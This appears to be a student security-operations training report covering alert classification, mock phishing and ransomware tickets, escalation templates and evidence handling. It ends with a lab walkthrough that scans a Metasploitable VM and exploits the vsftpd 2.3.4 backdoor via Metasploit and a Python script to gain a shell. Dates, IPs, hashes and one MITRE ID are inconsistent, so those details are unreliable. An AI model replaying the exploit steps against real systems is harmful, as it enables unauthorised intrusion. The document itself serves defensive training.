



ALERT MANAGEMENT REPORT


Alert Classification , CVSS Prioritization , Wazuh Dashboard , TheHive Tickets Escalation

NAME : GADDE BHANU PRASAD

DATE : 07-April-2026

Alert Classification System (Google Sheets + MITRE ATT&CK)


An alert classification system maps every incoming security alert to a standard framework specifically MITRE ATT&CK. enabling SOC analysts to understand the adversary tactic, prioritise response, and identify gaps in detection coverage. Google Sheets was used to create and maintain the classification table.



Alert ID	Alert Type	Description	Priority	MITRE Tactic	MITRE ID	Technique	Response SLA
1	Phishing Email	Suspicious link in email	High	Initial Access	T1566.001	Spear Phishing Link	4 hours
2	Brute Force SSH	5+ failed logins detected	Critical	Credential Access	T1110	Brute Force	1 hour
3	Log4Shell Exploit	CVE-2021-44228 payload	Critical	Initial Access	T1190	Exploit Public App	30 min
4	Port Scan	Sequential port probing	Low	Discovery	T1046	Network Service Scan	24 hours
5	New Admin Account	Admin account creation detected	High	Persistence	T1136	Create Account	2 hours
6	Ransomware IOC	crypto_locker.exe detected	Critical	Impact	T1486	Data Encrypted	15 min
7	DNS Tunneling	High-entropy DNS queries	Medium	C2	T1071.004	DNS Protocol	8 hours
8	USB Device	Removable media inserted	Low	Initial Access	T1091	Replication via USB	48 hours
9	Lateral Movement	Psexec to remote host	High	Lateral Movement	T1570	Lateral Tool Transfer	1 hour
10	Data Exfiltration	Large FTP upload detected	Critical	Exfiltration	T1048	xfiltration Over Alt Protoc	30 min

Mock Phishing Incident


On 2026-04-06 at 13:45 UTC, a spearphishing email was delivered to finance@company.com from attacker@evil-domain.xyz. The user clicked the malicious link (<http://update-flash-now.xyz/invoice.html>) at 13:52 UTC, triggering a drive-by download. The endpoint was isolated at 14:00 UTC. No data exfiltration was confirmed. Full recovery completed by 16:30 UTC.



Timestamp (UTC)	Action	Analyst	Tool Used
2026-04-06 13:45	Phishing email received by finance@company.com	Auto-detect	Email gateway
2026-04-06 13:52	User clicked malicious link — drive-by triggered	Auto-detect	Proxy logs
2026-04-06 13:55	Wazuh alert: Suspicious process spawn (T1566.001)	Wazuh	Rule 100020
2026-04-06 14:00	Endpoint isolated from network (VLAN quarantine)	SOC Tier 1	Switch ACL
2026-04-06 14:15	Email headers analysed — spoofed From field confirmed	SOC Tier 1	MXToolbox
2026-04-06 14:30	Memory dump collected from endpoint	SOC Tier 2	Velociraptor
2026-04-06 14:45	IOCs extracted — URL + hash — shared with threat intel	SOC Tier 2	AlienVault OTX
2026-04-06 15:00	C2 IP 45.33.32.156 blocked at perimeter firewall	SOC Tier 1	iptables
2026-04-06 15:30	All affected users notified via IT communication	SOC Manager	Email
2026-04-06 16:00	Password reset for all affected accounts	SOC Tier 1	Active Directory



Dashboard



TheHive Incident Ticket Creation

TheHive is an open-source Security Incident Response Platform (SIRP) that allows SOC teams to create structured incident cases, track investigation progress, document IOCs, assign tasks to analysts, and maintain a complete audit trail of all actions taken.

Phishing Detection

TheHive Cases Alerts Dashboard Admin

HIGH Case #INC-2026-0604-007

[High] Phishing Email Detected to Finance Team

Opened: 2026-06-04 12:30:02 UTC | Assignee: SOC Analyst (Tier 1) | Status: In Progress

Case Details

Title: [High] Phishing Email Detected to Finance Team

Priority: High

TLP: AMBER (Internal + trusted partners)

PAP: RED (Escalate immediately)

Severity: High | CVSS: 7.5

Category: Phishing / Social Engineering

Status: In Progress

Created: 2026-06-04 12:30:02 UTC

Assignee: SOC Analyst (Tier 1)

Escalated To: SOC Analyst (Tier 2)

SLA: 4 hours response

MITRE: T1556.001 — Spear Phishing Link 16:30

Description

At 12:30 UTC, a suspicious email was received by finance@company.com from support@paypal-secure.com with the subject "Urgent: Verify Your Account". The email contained a suspicious link (paypal-login-secure.xyz) which was flagged as malicious by threat intelligence feeds. The To field was the entire finance@company.com group. Bob.Williams@company.com clicked the link at 12:35 UTC. The link led to a credential harvesting page imitating PayPal's login screen, containing a form request email credentials.

Indicators of Compromise (IOCs)

Type	Value	Confidence
Suspicious Email	finance@company.com received email from support@paypal-secure.com	Confirmed
Subject	Urgent: Verify Your Account	Confirmed
Malicious Domain	paypal-login-secure.xyz	High
Link URL	http://paypal-login-secure.xyz	High
Sender IP Address	183.129.160.148	High
URL Analysis	Fake PayPal login page - credential harvesting	Confirmed



Ransomware Detection

TheHive Cases Alerts Dashboard Admin

CRITICAL Case #INC-2026-0604-006

[Critical] Ransomware Detected on Server-X

Opened: 2026-06-04 14:22:11 UTC | Assignee: SOC Analyst (Tier 2) | Status: In Progress

Case Details

Title: [Critical] Ransomware Detected on Server-X

Priority: Critical

TLP: RED (Internal only — do not share externally)

PAP: RED (Escalate immediately)

Severity: Critical | CVSS: 9.5

Category: Malware / Ransomware

Status: In Progress

Created: 2026-06-04 14:22:11 UTC

Assignee: SOC Analyst (Tier 2)

Escalated To: CISO + IR Team

SLA: 15 minutes response — BREACHED at 14:37

MITRE: T1486 — Data Encrypted for Impact

Description

At 14:22 UTC, Wazuh rule 100050 triggered on Server-X (192.168.1.50). File integrity monitoring detected mass file modification with .locked extension appended to all files in C:\Users\shared\. Process "crypto_locker.exe" was observed running from C:\Temp\. Network connections to external IP 45.33.32.156:443, C2 server, were observed immediately before file encryption began. Server has been isolated from network investigation.

Indicators of Compromise (IOCs)

Type	Value	Confidence
File	crypto_locker.exe	High
Hash (MD5)	da1dccd88100b204e9800998ecf8427e	High
IP Address	192.168.1.50 (victim server)	Confirmed
IP Address	45.33.32.156 (C2 server)	High
Domain	update-service-now.xyz	Medium
Registry	HKCU\Run\CryptoService	High
File Path	C:\Temp\crypto_locker.exe	Confirmed
File Ext	.locked (encrypted files)	Confirmed

Documentation

IOC Type	Value	Confidence	Action
File	crypto_locker.exe	Confirmed	Block hash at EDR; delete from all endpoints
MD5 Hash	d41d8cd98f00b204e9800998ecf8427e	Confirmed	Add to AV/EDR blocklist
IP (Victim)	192.168.1.50	Confirmed	Isolate; forensic image
IP (C2)	45.33.32.156	High	Block at perimeter FW + DNS sinkhole
Domain	update-service-now.xyz	Medium	DNS blacklist + proxy block



IOC Type	Value	Confidence	Action
Registry	HKCU\Run\CryptoService	High	Remove key; check all endpoints
File Path	C:\Temp\crypto_locker.exe	Confirmed	Hunt all endpoints for this path
Extension	.locked (appended to all victim files)	Confirmed	File recovery from backup

1. Immediate (0 - 15 min): Isolate Server-X from network (VLAN quarantine or iptables) disable compromised user account block C2 IP at perimeter firewall
2. Short-term (15 - 60 min): Collect memory dump (Volatility) and full disk image; run EDR scan on all endpoints for cryptolocker.exe hash; notify CISO
3. Investigation (1–4 hours): Trace attack chain how did cryptolocker.exe arrive (email attachment RDP Supply chain) review proxy/email logs
4. Eradication (4 - 8 hours): Wipe and reimage Server-X remove registry persistence keys from all infected endpoints; rotate all credentials
5. Recovery (8 - 24 hours): Restore files from last clean backup (pre-14:00 snapshot) re-enable Server-X in DMZ with enhanced monitoring; update detection rules.

Element	What to Include	Why It Matters
Subject Line	Priority tag + Case ID + 1-line summary	Tier 2 can triage without opening - critical for high-volume SOC
Incident Summary	Time, host, alert source, MITRE technique	Sets context quickly - responder knows scope immediately
What Happened	Timeline of events in chronological order	Prevents Tier 2 from re-discovering known facts
IOCs	All indicators with type and value clearly labeled	Tier 2 can begin hunting immediately without re-triaging



Element	What to Include	Why It Matters
Actions Taken	Checklist of completed containment steps	Prevents duplicate effort; shows SLA compliance
Next Steps	What specifically needs Tier 2 capability	Sets expectations; Tier 2 knows what to do first
Evidence Links	TheHive case ID, PCAP file, screenshots	Single source of truth; audit trail for post-mortem

Condition	Escalation Level	Response
CVSS $\geq$ 9.0 alert	Immediate (P1)	Call Tier 2 directly; open TheHive case simultaneously
Successful login after brute force	Immediate (P1)	Possible compromise; Tier 2 must assess within 15 min
Ransomware / destructive malware IOC	Immediate (P1)	Activate IR plan; notify CISO; isolate affected systems
Lateral movement detected	Urgent (P2)	Tier 2 within 30 min; scope of compromise unknown
5+ CVSS $\geq$ 7.0 alerts same host/IP	Urgent (P2)	Coordinated attack pattern; escalate within 1 hour
Alert Tier 1 cannot classify	Standard (P3)	Escalate within 4 hours with all available evidence

Escalation role-play:

Hi Tier 2 Team,

We are escalating a **Critical (P1)** incident detected on Server-X at 14:22 UTC. Wazuh triggered an alert for suspicious process execution followed by rapid file encryption activity. The process *crypto_locker.exe* was observed from C:\Temp, with outbound connections to 45.33.32.156:443 (suspected C2). Affected host 192.168.1.50 has been isolated.

IOCs:

- File: *crypto_locker.exe*



- Hash: d41d8cd98f00b204e9800998ecf8427e
- C2 IP: 45.33.32.156
- Domain: update-service-now.xyz
- Extension: .locked

Initial containment complete. Request immediate Tier 2 investigation and forensic validation.

Regards,
SOC Tier 1

2. Response Documentation

1. Executive Summary

On 18 Aug 2025, a phishing email targeting the finance team was detected. The email contained a malicious link impersonating a trusted service. One user clicked the link, triggering a potential credential compromise. The incident was contained quickly, and no major data loss was observed.

2. Time stamp

Timestamp	Event Description
2025-04-06 13:45:00	Phishing email received
2025-04-06 13:52:00	User clicked malicious link
2025-04-06 14:00:00	Endpoint isolated
2025-04-06 14:30:00	Memory dump collected
2025-04-06 15:00:00	IOC analysis completed

3. Impact Analysis

- Affected User: Finance department (1 user)
- Risk: Credential theft
- Systems Impacted: 1 endpoint
- Data Loss: No confirmed exfiltration



- Severity: High

4. Remediation Steps

- Isolated affected endpoint
- Reset user credentials
- Blocked malicious domain and IP
- Added IOCs to EDR/AV blocklist
- Conducted user awareness notification

5. Lessons Learned

- Improve email filtering rules
- Conduct phishing awareness training
- Enable MFA for critical accounts
- Enhance monitoring for suspicious links

Post-Mortem (50 words)

The incident highlighted gaps in user awareness and email filtering effectiveness. Faster detection and response minimized impact, but improvements are needed in proactive threat detection. Implementing MFA, enhancing monitoring, and conducting regular phishing simulations will strengthen defences and reduce the likelihood of similar incidents in the future.

3. Alert Triage Practice

Triage Simulation

Alert ID	Description	Source IP	Priority	Status
002	Brute-force SSH	192.168.1.100	Medium	Open

Analysis:

- Multiple failed login attempts detected from the same IP
- Pattern indicates possible brute-force attack
- No successful login observed → likely attack attempt, not compromise
- Recommended action: Monitor + temporary IP block



Threat Intelligence Validation (AlienVault OTX or Virus Total)

IOC Checked:

- IP Address: **192.168.1.100**

Summary (50 words):

The IP address was checked against AlienVault OTX and showed no strong malicious reputation or active threat indicators. It appears to be an internal/private IP, suggesting the activity may originate from within the network. This reduces the likelihood of an external attack but warrants internal investigation for misconfigured systems or suspicious behavior.

192.168.1.100

0 / 94
Community Score 1

10+ detected files communicating with this IP address

192.168.1.100
private

DETECTION DETAILS RELATIONS COMMUNITY 43

[Join our Community](#) and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Whois Lookup ⓘ

NetRange: 192.168.0.0 - 192.168.255.255
CIDR: 192.168.0.0/16
NetName: PRIVATE-ADDRESS-CBLK-RFC1918-IANA-RESERVED
NetHandle: NET-192-168-0-0-1
Parent: NET192 (NET-192-0-0-0-0)
NetType: IANA Special Use
Organization: Internet Assigned Numbers Authority (IANA)
RegDate: 1994-03-15
Updated: 2013-08-30
Comment: These addresses are in use by many millions of independently operated networks, which might automatically configured in hundreds of millions of devices. They are only intended for use within a different, unique address.
Comment: These addresses can be used by anyone without any need to coordinate with IANA or an Internet



4. Evidence Preservation

Install Velociraptor

```
(kali㉿kali)-[~]
$ git clone https://github.com/Velocidex/velociraptor.git
Cloning into 'velociraptor' ...
remote: Enumerating objects: 75706, done.
remote: Counting objects: 100% (671/671), done.
remote: Compressing objects: 100% (441/441), done.
remote: Total 75706 (delta 363), reused 244 (delta 224), pack-reused 75035 (from 4)
Receiving objects: 100% (75706/75706), 59.73 MiB | 8.82 MiB/s, done.
Resolving deltas: 100% (55172/55172), done.

(kali㉿kali)-[~]
$ cd velociraptor

(kali㉿kali)-[~/velociraptor]
$ cd gui/velociraptor/
$: command not found

(kali㉿kali)-[~/velociraptor]
$ cd gui/velociraptor/

(kali㉿kali)-[~/velociraptor/gui/velociraptor]
$ npm install
Command 'npm' not found, but can be installed with:
sudo apt install npm
Do you want to install it? (N/y)y
```

```
(kali㉿kali)-[~/velociraptor/gui/velociraptor]
$ ls
box.yaml  docs.go  package.json  patches  src  vite.config.js
build     Makefile package-lock.json  README.md  template.go

(kali㉿kali)-[~/velociraptor/gui/velociraptor]
$
```

```
(kali㉿kali)-[~/velociraptor/gui/velociraptor]
$ npm install
npm WARN deprecated @babel/plugin-proposal-private-methods@7.18.6: This proposal has been merged to the ECMAScript standard and thus this plugin is no longer maintained. Please use @babel/plugin-transform-private-methods instead.
npm WARN deprecated @babel/plugin-proposal-optional-chaining@7.21.0: This proposal has been merged to the ECMAScript standard and thus this plugin is no longer maintained. Please use @babel/plugin-transform-optional-chaining instead.
npm WARN deprecated @babel/plugin-proposal-numeric-separator@7.18.6: This proposal has been merged to the ECMAScript standard and thus this plugin is no longer maintained. Please use @babel/plugin-transform-numeric-separator instead.
npm WARN deprecated @babel/plugin-proposal-nullish-coalescing-operator@7.18.6: This proposal has been merged to the ECMAScript standard and thus this plugin is no longer maintained. Please use @babel/plugin-transform-nullish-coalescing-operator instead.
npm WARN deprecated @babel/plugin-proposal-class-properties@7.18.6: This proposal has been merged to the ECMAScript standard and thus this plugin is no longer maintained. Please use @babel/plugin-transform-class-properties instead.
```



```
(kali㉿kali)-[~/velociraptor/gui/velociraptor]
$ npm start

> velociraptor@0.76 start
> vite serve --force

9:21:13 AM [vite] (client) Forced re-optimization of dependencies

VITE v7.3.2 ready in 530 ms

→ Local: http://127.0.0.1:3000/app
→ press h + enter to show help
```

Evidence preservation is a legal and procedural requirement in incident response. All digital evidence must be collected using forensically sound methods, immediately hashed to prove integrity, and documented in a chain-of-custody record that accounts for every person who handled the evidence.

```
# Step 1: Query active network connections
velociraptor query "SELECT * FROM netstat"

Pid  Laddr      Raddr      Status  Process
1234  0.0.0.0:22  192.168.1.100:52341 LISTEN  sshd
1235  192.168.1.50:443 45.33.32.156:9001 ESTABLISHED crypto_locker
1236  0.0.0.0:80  *:        LISTEN  apache2

# Step 2: Collect memory dump artifact
velociraptor artifact collect Windows.Memory.Acquisition
--output /evidence/server_x_memory.dmp

[INFO] Starting memory acquisition...
[INFO] Memory size: 4.0 GB
[INFO] Progress: ██████████ 100%
[INFO] Memory dump saved: /evidence/server_x_memory.dmp
[INFO] File size: 4,027,506,688 bytes

# Step 3: Hash the evidence file (SHA-256)
sha256sum /evidence/server_x_memory.dmp

a3f8c2d1e9b047f6c5a4d3e2f1b0c9d8e7f6a5b4c3d2e1f0a9b8c7d6e5f4a3b2 server_x_memory.dmp

# Step 4: Save CSV of netstat for documentation
velociraptor query "SELECT * FROM netstat" --format csv > /evidence/netstat_serverx.csv
```



Chain of Custody Documentation

Item	Description	Size	Collected By	Date/Time	SHA-256 Hash
Memory Dump	Server-X RAM dump (192.168.1.50)	4.0 GB	SOC Analyst (Tier 2)	2026-04-06 14:30 UTC	a3f8c2d1e9b047f6c5a4d3e2f1b0c9d8e7f6a5b4c3d2
Disk Image	Server-X C:\ drive (FTK Imager E01)	250 GB	SOC Analyst (Tier 2)	2026-04-06 15:00 UTC	b9c8d7e6f5a4b3c2d1e0f9a8b7c6d5e4f3a2b1c0d9e8
Network PCAP	Wireshark capture (14:20–15:00 UTC)	2.1 GB	SOC Analyst (Tier 1)	2026-04-06 14:20 UTC	c7d6e5f4a3b2c1d0e9f8a7b6c5d4e3f2a1b0c9d8e7f6
Netstat CSV	Active connections at time of isolation	4 KB	SOC Analyst (Tier 1)	2026-04-06 14:00 UTC	d5e4f3a2b1c0d9e8f7a6b5c4d3e2f1a0b9c8d7e6f5a4

14	Item	Description	Collected By	Date	Hash Value		
15	Memory Dump	Server-X Dump	SOC Analyst	2025-04-06	9f2c7a1b8e4d6c3a5f9b0d7e2c1a4f6e8d3b7c2a9e1f0d4c6b8a2e3f9c7d5a1		
16	Netstat Log	Active Connections	SOC Analyst	2025-04-06	b3e1d9c7a5f4e2c8d6b0a1f3e9c7d2a4b6f8c1d3e5a7b9c0d2f4a6e8c1b3d5f7		
17							

5. Capstone: Full Alert-to-Response Cycle

Timestamp	Source IP	Alert Description	MITRE Technique
2026-04-06 11:00:00	10.20.187.71	VSFTPD exploit detected	T1190 (Exploit Public-Facing Application)

Lab Setup

Attacker - Kali Linux 2024.x — 10.20.187.71

Target - Metasploitable 2 — 10.20.187.47

Exploit - exploit/unix/ftp/vsftpd_234_backdoor (CVE-2011-2523)

MITRE - T1190 — Exploit Public-Facing Application

Detection - Wazuh + Snort sid:1000010 (vsftpd backdoor pattern)



```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.20.187.71 netmask 255.255.255.0 broadcast 10.20.187.255
    inet6 fe80::fe60:aac6:5b51:9f6e prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:63:b0:05 txqueuelen 1000 (Ethernet)
    RX packets 51 bytes 11355 (11.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 44 bytes 7034 (6.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:17:6a:7f
    inet addr: 10.20.187.47 Bcast:10.20.187.255 Mask:255.255.255.0
    inet6 addr: 2405:40a4:400c:81fd:a00:27ff:fe17:6a7f/64 Scope:Global
    inet6 addr: fe80::a00:27ff:fe17:6a7f/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
    RX packets:58 errors:0 dropped:0 overruns:0 frame:0
    TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:7471 (7.2 KB)  TX bytes:7440 (7.2 KB)
    Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING  MTU:16436  Metric:1
    RX packets:102 errors:0 dropped:0 overruns:0 frame:0
    TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:23665 (23.1 KB)  TX bytes:23665 (23.1 KB)

msfadmin@metasploitable:~$
```

Check the connection



```
(kali㉿kali)-[~]  
$ ping 10.20.187.47  
PING 10.20.187.47 (10.20.187.47) 56(84) bytes of data.  
64 bytes from 10.20.187.47: icmp_seq=1 ttl=64 time=12.4 ms  
64 bytes from 10.20.187.47: icmp_seq=2 ttl=64 time=2.60 ms  
64 bytes from 10.20.187.47: icmp_seq=3 ttl=64 time=2.01 ms  
64 bytes from 10.20.187.47: icmp_seq=4 ttl=64 time=2.81 ms  
64 bytes from 10.20.187.47: icmp_seq=5 ttl=64 time=2.64 ms  
64 bytes from 10.20.187.47: icmp_seq=6 ttl=64 time=6.58 ms  
64 bytes from 10.20.187.47: icmp_seq=7 ttl=64 time=6.35 ms
```

Use nmap to scan open ports

```
(kali㉿kali)-[~]  
$ nmap 10.20.187.47  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-09 15:04 -0400  
Nmap scan report for 10.20.187.47  
Host is up (0.0090s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql
```

To check the versions of the open ports

- Nmap target ip -sV -p 21



```
(kali㉿kali)-[~]
$ nmap 10.20.187.47 -sV -p 21
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-09 15:06 -0400
Nmap scan report for 10.20.187.47
Host is up (0.0015s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 08:00:27:17:6A:7F (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.23 seconds
```

Start msfconsole

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
```

Search for the version

```
msf > search vsftpd 2.3.4

Matching Modules
-----
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent Yes     VSFTPD v2.3.4 Backdoor Command E
xecution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf > █
```

Use 0

And check the options



```
msf > use 0
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS     10.20.187.47     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  FETCH_COMMAND  CURL             yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
  FETCH_DELETE   false            yes       Attempt to delete the binary after execution
  FETCH_FILELESS none             yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3)
```

Here we have to set the Rhost that means target ip

Also set the Lhost that means host ip

To run exploit

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 10.20.187.47
rhost => 10.20.187.47
msf exploit(unix/ftp/vsftpd_234_backdoor) > set lhost 10.20.187.71
lhost => 10.20.187.71
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS     10.20.187.47     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  FETCH_COMMAND  CURL             yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
  FETCH_DELETE   false            yes       Attempt to delete the binary after execution
  FETCH_FILELESS none             yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3)
```



```
(venv)-(kali@kali)-[~/Downloads/vsftpd_2.3.4_Exploit-main]
$ python3 exploit.py 192.168.1.62
[+] Got Shell!!!
[+] Opening connection to 192.168.1.62 on port 21: Done
[*] Closed connection to 192.168.1.62 port 21
[+] Opening connection to 192.168.1.62 on port 6200: Done
[*] Switching to interactive mode
$ ls
WHDChfACGIi
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
$
```

Executive Summary:

On 2026-04-06 at 11:00 UTC, a vsftpd 2.3.4 backdoor exploit (CVE-2011-2523) was detected on Metasploitable 2 (192.168.56.102). The exploit was launched from 192.168.56.101 and triggered a root-level backdoor shell on port 6200 within 2 seconds of the initial FTP



connection. Wazuh rule 100010 fired immediately. The target VM was isolated within 3 minutes and the attacker IP was blocked via CrowdSec.

Timeline:

At 11:00 UTC, Wazuh generated an alert indicating a potential VSFTPD backdoor exploit. The SOC team validated the alert and confirmed unauthorized access attempts. Immediate containment actions were taken, including isolating the affected virtual machine and blocking the attacker's IP using CrowdSec.

Response & Recommendations:

The system was successfully contained with no evidence of lateral movement. It is recommended to patch vulnerable services, disable unnecessary FTP services, and enforce network segmentation. Continuous monitoring via SIEM and threat intelligence integration should be maintained to detect similar attacks proactively.

Stakeholder Briefing

A cybersecurity incident was detected on April 09, 2026, involving an attempted attack on one of our systems using a known software vulnerability. Our security monitoring system quickly identified the threat and alerted the response team. The affected system was immediately isolated to prevent any spread, and the attacking source was blocked. No significant damage or data loss was observed. The issue has been contained, and additional security measures are being implemented to prevent similar incidents in the future. Overall, the situation was handled promptly and effectively, ensuring minimal impact on operations.